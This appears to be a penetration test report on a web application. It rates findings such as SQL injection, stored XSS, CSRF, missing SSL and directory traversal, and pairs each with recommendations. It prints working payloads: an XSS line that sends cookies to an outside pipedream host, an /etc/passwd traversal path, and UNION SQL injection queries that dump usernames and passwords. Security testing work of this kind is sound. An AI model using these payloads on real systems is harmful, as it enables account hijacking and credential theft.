

**Summary**

At White-Hat request, I was requested to perform a security audit to a web application system.

The audit concluded a number of security vulnerabilities, to reduce the risks to the company’s assets and to allow the company to deal with the main risks in a way that it will reduce or eliminate any chances to damage the company’s assets.

**Method**

The survey is conducted in a format that will allow the company to identify and deal with the main risk in a way that will reduce or eliminate the chances of realizing the exposure to damage to the company's system. However, it should be noted that the possibility of exploiting the system cannot be covered.

**Test objectives**

• Performing an examination that simulates a potential attacker who tries to attack the system. In accordance with the results, to assess the range of risks in a manner that will enable the provision of solutions required to reduce or eliminate the possibility of realizing the exposure to harm the technological system.

• Receive a current and objective assessment of the system security level in a way that will enable to:

✓ Identify failures discovered outside the organization's network.

✓ Perform a risk assessment for the product and define their level of severity.

✓ Implement recommendations to improve the existing situation.

✓ Evaluate the steps required for implementing the recommendations.

**General Impression**

During the audit, it was found that the general level of security of the system is **low**,multiple security issues are required to solved.

The stages of the audit

the audit includes 4 stages:

***Testing process***

***After the test I analyzed the results in the following configuration:***

1. Topic examined: The level of the technological security system, and the vulnerabilities that exist in it.
2. Problem Description: An explanation of the illegal findings that were discovered, for example, that allows an attacker to steal information about users of the site.
3. Findings of the examination: Findings that clearly and concisely describe an existing situation. The purpose of the section is to document the existing situation as it was found at the time of the examination. The findings of the examination may be valid or at a level that endangers the entire system under examination at the level of exposure to damage to the continuity of activity, damage to property and people. The findings are often accompanied by screen shots.
4. Severity level: At this point, I assessed the level of risk resulting from various threat scenarios and defects according to the attacker's ability to damage the site's assets such as: money, personal information and more.

The table below lists the vulnerabilities identified by category and severity of

risk.

|  |  |  |  |
| --- | --- | --- | --- |
| # | **Examine subject** | **Description** | **Overall Risk** |
| 1 | An unsecured site by SSL | It was found that the web server does not transmit the information in encrypted form. And on the login site user information was captured using the Wireshark tool. | **high** |
| 2 | SQL Injection | It was found that in a on the registry page, an attacker could run queries into the database. | **high** |
| 3 | Web Site Pilfering | It was found that in the html code there Unnecessary and revealing programmer comments (username password) | **high** |
| 4 | Cookie Abuse | A cookie has been set without the HTTP Only flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page, then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible. | **Medium** |
| 5 | Cross site scripting – stored | It was found that in a home page The attacker has the ability to run java script commands within the site's chat. | **high** |
| 6 | User enumeration | During the audit it was found that on the registration page and on the money transfer page, it is possible for the attacker to identify the usernames that exist within the system. | **Medium** |
| 7 | Directory traversal | In this case there is a parameter received in GET configuration which allows the attacker to change the value for the purpose of receiving a file from the server. | **Medium** |
| 8 | Clickjacking attacks | X-Frame-Options header is not included in the HTTP response to protect against Clickjacking attacks. | **Medium** |
| 9 | Absence of Anti-CSRF Tokens | No Anti-CSRF tokens were found in a HTML submission form of the home page. | **high** |
| 10 | Web parameter tampering | The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data. | **high** |

1. **An unsecured site by SSL.**

**Finding Summary:**

During the audit it was found that the site is not secured with SSL and it transmits the information in the form of text.

Exploitability: **High**

Severity: **High**

Overall Risk**: High**


**Risk details :**

In this case, the attacker can sniff the traffic that passes between the user and the server using WIRESHARK and capture for example a username and password on the login page.

**Recommendations:**

Using an encryption protocol like SSL will create good security for the traffic that passes through the site by making the information encrypted and unreadable.

The following screenshot describes exposing of information:



1. **Web Site Pilfering.**

**Finding Summary:**

It was found that in the html code there Unnecessary and revealing programmer comments(username password).

Exploitability: **High**

Severity: **High**

Overall Risk**: High**

**Risk details :**


In this case, on the login page the developer wrote inside the html code a username and password which exist as the system.

In this case the attacker can log into the site into an existing user.

**Recommendations:**

Remove defaulted users and passwords from html code.

The following screenshot describes exposing of information:



1. **Username enumeration.**

**Finding Summary:**

During the audit it was found that on the registration page and on the money transfer page, it is possible for the attacker to identify the usernames that exist within the system.

Exploitability: **Medium**

Severity: **Medium**

Overall Risk**: Medium**

**Risk details :**



In this case Allowing enumeration of usernames is not a vulnerability in itself, but in tandem with other types of vulnerabilities – like the ability to brute-force login – it will compromise the security of your users.

**Recommendations:**

avoiding user enumeration is a matter of making sure no pages or APIs can be used to differentiate between a valid and invalid username, unless the matching password is supplied.

* Make sure all login code-paths take about the same time on average.
* Make sure that everything in the HTTP response is identical in all login failure scenarios.

The following screenshot describes exposing of information:



1. **Web parameter tampering.**

**Finding Summary:**

During the review I visited the server's money transfer page. And I identified with the help of BURP SUITE

That the user's parameters and the amount of money go through the POST.

After changing the amount of money to minus I was able to validate the amount of money in the account.

Exploitability: **High**

Severity: **High**

Overall Risk**: High**


**Risk details :**


In this case an attacker could steal money and damage an organization's assets. Request a ransom and cause damage to the company's assets.

**Recommendations:**

* Avoid including parameters into the query string.
* Avoid including parameters into the query string.

The following screenshot describes exposing of information:







1. **Directory traversal.**

**Finding Summary:**

During the audit I recognized that there is a parameter obtained in a GET configuration that allows to change the value for the purpose of receiving a file from the server. And I asked the server for a user file in the following configuration:

../../../../etc/passwd.

Exploitability: **Medium**

Severity: **Medium**

Overall Risk**: Medium**


**Risk details :**

A naively configured server can be too permissive about what files it returns. This allows a hacker to access files that were never intended for public consumption.

**Recommendations:**

* Each time a file is uploaded, construct a “friendly” name for this on your site, and when the file is accessed, perform a lookup in your data-store to discover the actual file path.
* Hosting documents on a separate file-server or file partition, or in cloud storage.
* sanitize the file names coming in from HTTP requests.

The following screenshot describes exposing of information:



1. **Clickjacking attacks.**

**Finding Summary:**

During the audit I recognized in the html code on the register.php that an X-Frame-Options header is not included in the HTTP response.

Exploitability: **Medium**

Severity: **Medium**

Overall Risk**: Medium**

**Risk details :**


Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online..

**Recommendations:**

Using the SAMEORIGIN option to defend against clickjacking

* x-Frame-Options allows content publishers to prevent their own content from being used in an invisible frame by attackers.
* The DENY option is the most secure, preventing any use of the current page in a frame. More commonly, SAMEORIGIN is used, as it does enable the use of frames, but limits them to the current domain

The following screenshot describes exposing of information:



1. **Absence of Anti-CSRF Tokens.**

**Finding Summary:**

in the html code of the home page i was found that inside the form there is no one responsible for handling user information after clicking the login button, then I entered a site I created using requestbin and got the user login information.

Exploitability: **High**

Severity: **High**

Overall Risk**: High**


**Risk details :**



The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user.

**Recommendations:**

Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable.

The following screenshot describes exposing of information:





1. **XSS – stored Attack.**

**Finding Summary:**

During the audit it was found that on the home page the user has the option to leave a comment. After trying to test the word SCRIPT, I recognized the potential of this attack. And because the responses are stored within the server everyone who enters the site, and the home page is directly affected by this vulnerability. So I entered the following command **<img/onerror=location.assign("https://enar3a31esf5p.x.pipedream.net?cookie="+document.cookie) src=a>**in order to steal the users cookies.

Exploitability: **High**

Severity: **High**

Overall Risk**: High**


**Risk details :**


Stored XSS is particularly dangerous in application areas where users with high privileges have access. When the administrator visits the vulnerable page, the attack is automatically executed by their browser. This might expose sensitive information such as session authorization tokens.

**Recommendations:**

* htmlspecialchars is a PHP function that replaces dangerous chars with safe equivalents.
* htmlentities() is PHP function that converts characters that can be used in HTML entities.
* it enables the filtering of all possibly dangerous characters.

The following screenshot describes exposing of information:





1. **Cookie Abuse.**

**Finding Summary:**

During the audit it was found that in the developer tool on this web site there is no security header under the category of HTTP-only and in combination with running JAVA script code I managed to steal the user's cookies.

Exploitability: **Medium**

Severity: **Medium**

Overall Risk**: Medium**


**Risk details :**


the cookie can be accessed by JavaScript. If a malicious script can be run on this page, then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible.


**Recommendations:**

* The most efficient way to protect against session hijacking via XSS, is to use HTTP-only cookies.

The following screenshot describes exposing of information:







1. **SQL-injection.**

**Finding Summary:**

During the audit, it was found that on the registration page for the site, queries can be injected in order to obtain information from the database. After running the query you can get the response from the database inside the show my password page.

Exploitability: **High**

Severity: **High**

Overall Risk**: High**

**Risk details :**


* Extract sensitive information.
* Enumerate the authentication details of users registered on a website.
* Delete data or drop tables.
* Inject further malicious code.


**Recommendations:**

By using prepared statements when a developers write database queries. This coding style allows the database to distinguish between code and data, regardless of what user input is supplied.

Prepared statements ensure that an attacker is not able to change the intent of a query.

The following screenshot describes exposing of information:






**SQL-injection- continue**


I found the database name :

‘ UNION SELECT 1,database(),3#



I found the table name in the database:

‘ UNION SELECT 1,table\_name,3 FROM information\_schema.tables WHERE table\_schema=database()#



I found the users and password:

' UNION SELECT 1, group\_concat(username, " ", password), 3 FROM users#

